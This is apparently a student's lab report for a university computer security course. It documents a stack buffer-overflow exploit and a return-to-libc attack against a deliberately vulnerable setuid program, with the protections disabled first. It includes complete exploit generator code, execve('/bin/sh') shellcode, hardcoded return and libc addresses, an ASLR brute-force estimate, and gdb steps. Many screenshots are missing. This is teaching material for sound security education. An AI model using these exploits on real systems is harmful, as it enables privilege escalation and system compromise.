
2.1 Turning Off Countermeasures

2.2.1 Address Space Randomization

$ sudo sysctl -w kernel.randomize\_va\_space=0




2.2.2 The StackGuard Protection Scheme

2.2.3 Non-Executable Stack

2.2.4 Configuring /bin/sh

$ sudo rm /bin/sh

$ sudo ln -s /bin/zsh /bin/sh



According to 2.2.2 and 2.2.3, we know that it is necessary to use command

$ gcc -fno-stack-protector -z execstack example.c -o example


instead of

$ gcc example.c -o example


at our later steps.


2.2 Task 1: Running Shellcode

**Execution:**



**Description:**






After executing “./call\_shellcode”, I successfully invoked “/bin/sh” as if I called “/bin/sh” in the shell directly.

2.3 The Vulnerable Program


**Execution:**

Compile it, change the ownership, and then change the permission.

****

2.4 Task 2: Exploiting the Vulnerability

This task took me quite a lot of time to try and modify again and again. To begin with, I will give my final answer and then explain the wonderful process about how I get this.



(before finishing this task I did 99 commits on my github repo on project2)

**Code:**

void main**(**int argc**,** char **\*\***argv**)**

**{**

char buffer**[**517**];**

FILE **\***badfile**;**

/\* Initialize buffer with 0x90 (NOP instruction) \*/

memset**(&**buffer**,** 0x90**,** 517**);**

/\* You need to fill the buffer with appropriate contents here \*/

/\* ... Put your code here ... \*/

// Part 1: Address of shellcode

long returnAddress **=** 0xbffff2c5**;**

// or 0xbffff0d8 + 128; // 128 is a value can be decided by myself about from 128 to 240;

long **\***tmp **=** **(**long **\*)** buffer**;**

**\*(**tmp **+** 9**)** **=** returnAddress**;**

// Part 2: Filled bytes (done)

// Part 3: Shellcode

int shellcodeSize **=** strlen**(**shellcode**);**

int shellcodeStart **=** 517 **-** shellcodeSize**;**

strcpy**(**buffer **+** shellcodeStart**,** shellcode**);**

/\* Save the contents to the file "badfile" \*/


badfile **=** fopen**(**"./badfile"**,** "w"**);**

fwrite**(**buffer**,** 517**,** 1**,** badfile**);**


fclose**(**badfile**);**

**}**

My “badfile”:



**Execution:**



**Explanation:**

First, after class we know that the way to do a STACK-OVERFLOW attack is to design a overflow buffer like:

|  |
| --- |
| 1.Address of shellcode (high address) |
| 2.Filled bytes |
| 3.Shellcode (low address) |

Thanks to Sara that she helped us finish the part 2 “Filled bytes” by “memset”-ing the buffer array with several “NOP”s, and we only need to do the rest. So firstly, I filled the end of the buffer with the shellcode, which is much easier than part 1.

int shellcodeSize **=** strlen**(**shellcode**);**

int shellcodeStart **=** 517 **-** shellcodeSize**;**


strcpy**(**buffer **+** shellcodeStart**,** shellcode**);**


Then in part 1, we have 2 main questions:

(1) what is the address of shellcode


(2) where should it be put in the buffer

(1) To find the address of buffer array, it is nature to use the gdb shell function.








To avoid segmentation error, I set a breakpoint at line 9 and then run it.



So I have the address of buffer (0xbffff0d8) and obviously the buffer array should be blank at the beginning of line 9.








And in the next line it will be filled with data from str, anyway.


Then I first tested 0xbffff0d8 as the shellcode address, but I failed until I added 128 to it (I still don’t know why). Then I realized there should be a address range for it, because here are so many NOPs in the buffer, and it is only necessary to reach any middle NOP it will be good.

Also, I get the maximum value of the address by gdb:



From the screenshot above, I know it should be no more than 0xbffff2c5, so the range is about from 0xbffff158 to 0xbffff2c5.

(2) (way 1) To find where should the address be put in the buffer, at the beginning I located it almost everywhere, and luckily, it worked.




Then I tested each location one by one and found the only effective one.

long **\***tmp **=** **(**long **\*)** buffer**;**


**\*(**tmp **+** 9**)** **=** returnAddress**;**

(way 2) First I wrote “ABCD” into badfile. Then use “gdb stack”.




We can see the normal return address of bof() is 0x0804852e.

Then set a breakpoint at bof() as “b bof”. Use “x/16wx $esp” to see what’s in the stack.



We can now see the “ABCD” string(yellow) and the normal return address(green), and the distance between them (9 \* 4 bytes). So in buffer array, the address should be located at buffer[36] of buffer[sizeof(long) \* 9].



Okay, from part 1 (1)(2) and part 3 I have my code:

// Part 1: Address of shellcode

long returnAddress **=** 0xbffff2c5**;**

// or 0xbffff0d8 + 128; // 128 is a value can be decided by myself about from 128 to 240;

long **\***tmp **=** **(**long **\*)** buffer**;**

**\*(**tmp **+** 9**)** **=** returnAddress**;**

// Part 2: Filled bytes (done)

// Part 3: Shellcode

int shellcodeSize **=** strlen**(**shellcode**);**


int shellcodeStart **=** 517 **-** shellcodeSize**;**

strcpy**(**buffer **+** shellcodeStart**,** shellcode**);**


The successful execution and final version of badfile were shown above.

2.5 Task 4: Defeating Address Randomization

Turned on the Ubuntu’s address randomization




Copied the shell code and named it as bf.sh



Then run the code





It seems I am so lucky that it cost me less than 1 minute to defeat the randomization.

So let me do a simple estimation.

Let is the average time of a single execution, is the single match probability, is the average overall match probability after turns. We have:


So we can have the average estimation table:

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Probability | 0.2 | 0.5 | 0.8 | 0.99 |
| Number of attempts | 105k | 262k | 419k | 519k |
| Time | 89s | 221s | 354s | 438s |


As it only took me 38s, the probability is 0.08587, so I am really lucky.

2.6 Task 5: Turn on the StackGuard Protection

Turned off the Ubuntu’s address randomization





Complied stack.c and run the two program again



It seems the system detected the stack smashing and aborted immediately to avoid suffering the stack-overflow attack.

Let’s see in which step it happened, also by using gdb.







So it is aborted by \_\_kernel\_vsyscall() function in raise.c before the first line in main. The signal type is SIGABRT.

2.7 Task 6: Turn on the Non-executable Stack Protection

Complied stack.c and run the two program again



It seems some segmentation fault occurred when we set the stack non-executable. Let’s see in which step it happened, also by using gdb.



The command in stack is not allowed to execute even it is just a nop before the first line in main. The signal type is SIGSEGV.

CS648: Write a detailed report about return-to-libc attack and connect it to what we have learned about buffer overflow attack. You will get an extra 10 points if you implement the attack.

**Analysis and Explanation:**

This task seems easier after we finished task2.

Firstly, based on task 2, we know where we need to located our first command. (buffer[36]). The thing we need to do in return-to-libc attack is (1) design the commands we need (2) find the commands we need (3) locate them properly in the badfile.

(1) Design the commands we need


Because some complex commands may be hard to find in the local library, we directly select the simplest set of commands: “system()”, “exit()” and “/bin/sh”. This command set will lead the shell exit the current program and start /bin/sh as root user.

(2) Find the commands we need

Then the main part of this task is to find these commands.

(Here's a trap, and I made this mistake the first time I did it. We need to find the address of command from gdb on a root-user program like stack. Otherwise, the path we find will not be available for a root user. Commands are same, but the addresses are different. So I had a Segmentation fault at my first time.)

Okay now we run “gdb stack” and then set a breakpoint anywhere. I used “b main” as it is simple. Then just run it.



Use “p system”, “p exit” and “find ‘/bin/sh’” to find the local address of these commands. If there are more than one choice, just choose the non-stack one (I remember that stack addresses often start with “0xbffff”).

Okay so we have these addresses and they are all non-stack.


**system(): 0xb7e42da0**

**exit(): 0xb7e369d0**

**/bin/sh: 0xb7f6382b**

(3) Locate the commands properly in the badfile

Okay from the task 2 I know that my command in buffer should start at buffer[36].



(screenshot from task 2, from which I know the offset should start at 9\*4=36 bytes)

So the answer of this extra task should be:

**Code:**

/\* return-to-libc.c \*/

/\* A program that creates a file containing code for launching shell \*/

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

char shellcode**[]** **=**

"\x31\xc0" /\* Line 1: xorl %eax,%eax \*/

"\x50" /\* Line 2: pushl %eax \*/

"\x68""//sh" /\* Line 3: pushl $0x68732f2f \*/

"\x68""/bin" /\* Line 4: pushl $0x6e69622f \*/

"\x89\xe3" /\* Line 5: movl %esp,%ebx \*/

"\x50" /\* Line 6: pushl %eax \*/

"\x53" /\* Line 7: pushl %ebx \*/

"\x89\xe1" /\* Line 8: movl %esp,%ecx \*/

"\x99" /\* Line 9: cdq \*/

"\xb0\x0b" /\* Line 10: movb $0x0b,%al \*/

"\xcd\x80" /\* Line 11: int $0x80 \*/

**;**

void main**(**int argc**,** char **\*\***argv**)**

**{**

char buffer**[**517**];**

FILE **\***badfile**;**

/\* Initialize buffer with 0x90 (NOP instruction) \*/

memset**(&**buffer**,** 0x90**,** 517**);**

/\* You need to fill the buffer with appropriate contents here \*/

/\* ... Put your code here ... \*/

long **\***tmp **=** **(**long **\*)** buffer**;**

**\*(**tmp **+** 9**)** **=** 0xb7e42da0**;** // system()

**\*(**tmp **+** 10**)** **=** 0xb7e369d0**;** // exit()

**\*(**tmp **+** 11**)** **=** 0xb7f6382b**;** // "/bin/sh"

/\* Save the contents to the file "badfile" \*/


badfile **=** fopen**(**"./badfile"**,** "w"**);**

fwrite**(**buffer**,** 517**,** 1**,** badfile**);**


fclose**(**badfile**);**

**}**

My “badfile”:



**Execution:**

****

OKAY we got it!

After task 2 I think the return-to-libc attack is not hard to design and implement.

All the code files and reports are also available on: <https://github.com/EnzeXu/Computer_Security_Enze_Xu_Project2>

Thank you~